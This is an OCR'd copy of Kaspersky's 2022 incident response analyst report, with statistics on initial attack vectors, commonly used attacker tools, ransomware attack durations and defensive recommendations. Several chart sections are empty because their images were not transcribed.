


ANALYST REPORT | IR | GERT

INCIDENT RESPONSE

kaspersky

2022

Contents

Introduction


The Incident Response Analyst Report provides insights into incident investigation services conducted by Kaspersky in 2022.

We deliver a range of services to help organizations when they need to remediate the impact of a cyberthreat: incident response, digital forensics, and malware analysis. Data in the report comes from our daily practices with organizations seeking assistance with full-blown incident response or complementary expert activities for their internal incident response teams[3].

Kaspersky Digital Forensics and Incident Response operations are handled by our **Global Emergency Response Team (GERT)** with experts in Europe, Asia, South and North America, the Middle East and Africa. Our service approach moved to near-complete remote delivery - 98% of all cases.


[3] The analytics are based on commercial incident response cases performed by Kaspersky

Geography of incident responses



Region	%
CIS	45.9
ME	22.5
Americas	14.3
EU	13.3
Africa	4.1

Verticals and industries



Key trends in 2022

Initial attack vectors

As you can see, the Top 3 hasn't changed since last year[1]. We can conclude that well-known but unpatched vulnerabilities remain one of the most effective ways to attack. And as this is associated with very ubiquitous software, such as Microsoft Exchange, exploitation is very common and highly effective.

[1] The nature of cyber incidents in 2021

	2019		2020		2021		2022	
	Place	%	Place	%	Place	%	Place	%
Exploit Public Facing Apps	1	**37%**	2	**31.5%**	1	**53.6%**	1	**42.9%**
Compromised accounts	3	**13%**	1	**31.6%**	2	**17.9%**	2	**23.8%**
Malicious e-mail	2	**30%**	3	**23.7%**	3	**14.3%**	3	**11.9%**

Attackers' tools of choice

LOLBins

The trend of using LOLBins - Living Off The Land Binaries - persists. PowerShell remains one of the most popular tools among attackers at the Lateral Movement stage.


PsExec, Mimikatz and Cobalt Strike

PsExec, Mimikatz and Cobalt Strike retain the title of the most popular attacking tools in recent years. In 2022, these tools were involved in 10.4%, 9.8% and 6% of all attacks respectively.


Attack impact

For 3 years in a row, file encryption has been the #1 problem faced by our customers. However, the number of companies that encountered cryptors in their network in 2022 has decreased.

Top attacked regions



Top targeted industries



Ransomware cases

Distribution of attacks by duration based on initial vector


	Attack duration					
Initial attack vector	**Hours**	**Days**	**Weeks**	**Months**	**Years**	**Grand total**
Compromised accounts	9.52%	2.38%	4.76%	7.14%	0.00%	23.81%
Exploitation of public-facing applications	4.76%	14.29%	9.52%	11.90%	2.38%	42.86%
External remote services	2.38%	4.76%	2.38%	0.00%	0.00%	9.52%
Malicious email	2.38%	2.38%	2.38%	4.76%	0.00%	11.90%
Trusted relationships	0.00%	2.38%	0.00%	2.38%	0.00%	4.76%
Hardware additions	2.38%	0.00%	0.00%	0.00%	0.00%	2.38%
Other	2.38%	2.38%	0.00%	0.00%	0.00%	4.76%
Grand total	**23.81%**	**28.57%**	**19.05%**	**26.19%**	**2.38%**	**100.00%**

According to the research data, during attacks associated with ransomware, the same basic methods that are inherent in other types of attacks were used as the initial attack vector. Exploiting public-facing applications and previously compromised user accounts were used in 42.9% and 23.8% of cases respectively. External remote services were also widely used by attackers as the initial vector in cases with cryptors.

However, in a number of attacks, the attackers' goal was not extortion or data encryption, but company data – personal data, intellectual property, and other sensitive information. Managing the damage from these kinds of attacks is almost impossible. It leads to reputational loss as well as potential penalties from regulators, and lawsuits. All this is used as an additional incentive for blackmail.

We observed data leakage in some cases with cryptors. In addition, the purpose of using cryptors is sometimes to hide the initial traces of an attack and complicate incident investigations.

In most cases with cryptors we found the adversary spent some time in the customer network, after the initial penetration. Attackers use PowerShell to collect data, Mimikatz to escalate privileges, PsExec to execute commands remotely or frameworks like Cobalt Strike for all stages of attack.



Vulnerability Exploitation

In all cases when exploiting vulnerabilities was used as the initial vector, the main damage is data encryption.

The most prevalent vulnerability in our data set is the list of vulnerabilities related to Microsoft Exchange Server (CVE-2021-26855 , CVE-2021-34523 , CVE-2021-26855 , CVE-2021-34523).

Despite the fact that protection measures against this attack vector are straightforward – i.e. security updates - zero-day vulnerabilities are way ahead of other methods of initial penetration.

Overview and recommendations

The statistics contained in the report are based on incident response cases solved by Kaspersky's Global Emergency Response Team in 2022[2].

[2] Both, incident response retainer and emergency cases globally

Threat intelligence view [3]


[3] The following representation is based on the stages of the **Unified Kill Chain**

Getting in


- Reconnaissance
- Resource Development
- Delivery
- Social Engineering
- Explotation
- Persistence
- Defense Evasion
- Command & Control

Exploitation of public-facing applications

Compromised accounts



Malicious email



Recommendations

- Implement a robust password policy and multifactor authentication
- Remove management ports from public access
- Establish a zero-tolerance policy for patch management or compensation measures for public-facing applications
- Ensure that employees maintain a high level of security awareness

Hacking through

- Pivoting
- Discovery
- Privilege Escalation
- Execution
- Credential Access
- Lateral Movement

Usage of legitimate tools grew from 39.7% in 2021 to 46% of all cases in 2022

Cobalt Strike

Mimikatz

PowerShell

PsExec

Other


Recommendations

- Implement rules for detection of pervasive tools used by adversaries
- Employ a security toolstack with EDR-like telemetry
- Constantly test reaction times of security operations with offensive exercises
- Eliminate usage of similar tools by internal teams (IT)


Taking it out

- Collection
- Exfiltration
- Impact
- Objectives

Data leakage



Active Directory compromised



Files encrypted

Recommendations

- Back up your data
- Work with an Incident Response Retainer partner to address incidents with fast SLAs
- Implement strict security programs for applications with PII
- Continuously train your incident response team to maintain their expertise and stay up to speed with the changing threat landscape

Organization's maturity

Looking at the reasons for IR service requests in more detail, we can divide them into two groups.

Group I

Reasons and impact were already known at the time of the request:

Data encryption | Data leakage | Money theft

Group II

44.21% of all requests

Requests based on suspicious indicators:

User activity | Security tools' alerts | Files and emails | Network activity

- 14.29% of all attacks – prevented or stopped without impact
- 11.90% – resolved as false alarms
- 11.90% – further investigations revealed a data leak
- 14.29 – compromise of user credentials and AD

Of course, some of these incidents could also potentially escalate into incidents with heavier impact, and detection at the earlier stages of attacks helped to reduce the impact.

Attack duration


All incident cases can be grouped into three categories with different attacker dwell times, incident response duration, initial access, and attack impact.

Rush

Hours and days

Attack amount

Average attack duration



Representative impact

Ransomware


Initial attack vector (rated by frequency in cases)

- Bruteforce
- Exploitation of public-facing applications
- Spear phishing link

Incident response duration (time spent investigating)

Attacks that lasted up to a week


Major high-velocity ransomware attacks that present the biggest challenge even to mature security operations. Mostly noisy adversary behavior building up on low hanging fruits – publicly available and easily identifiable security issues




Average

Weeks

Attack amount



Average attack duration



Representative impact

Ransomware and money theft


Initial attack vector (rated by frequency in cases)

- Exploitation of public-facing applications
- Drive-by compromise
- Bruteforce
- Replication through removable media
- Spear phishing links

Incident response duration (time spent investigating)

Attacks that lasted up to a month


Due to ransomware, a lot of attacks are indistinguishable from faster ones (Rush). Many cases in this group have a significant time period between initial access and subsequent stages of the attack




Long lasting

Month and longer

Attack amount



Average attack duration



Representative impact

Data leakage and ransomware


Initial attack vector (rated by frequency in cases)

- Exploitation of public-facing applications
- Spear phishing attachment
- Bruteforce
- Drive-by compromise
- Insider

Incident response duration (time spent investigating)

Attacks that lasted more than a month

Irregular periods of active and passive phases during the attack. The duration of active phases is very similar to the previous (Average) group



Why incident response is so critical

Ransomware is overtaking money theft and other impacts as a more convenient monetization scheme with much broader industry coverage (not just the Financial sector). We can confidently classify most incidents with causes before impact (suspicious events, tool alerts, etc.) as ransomware.

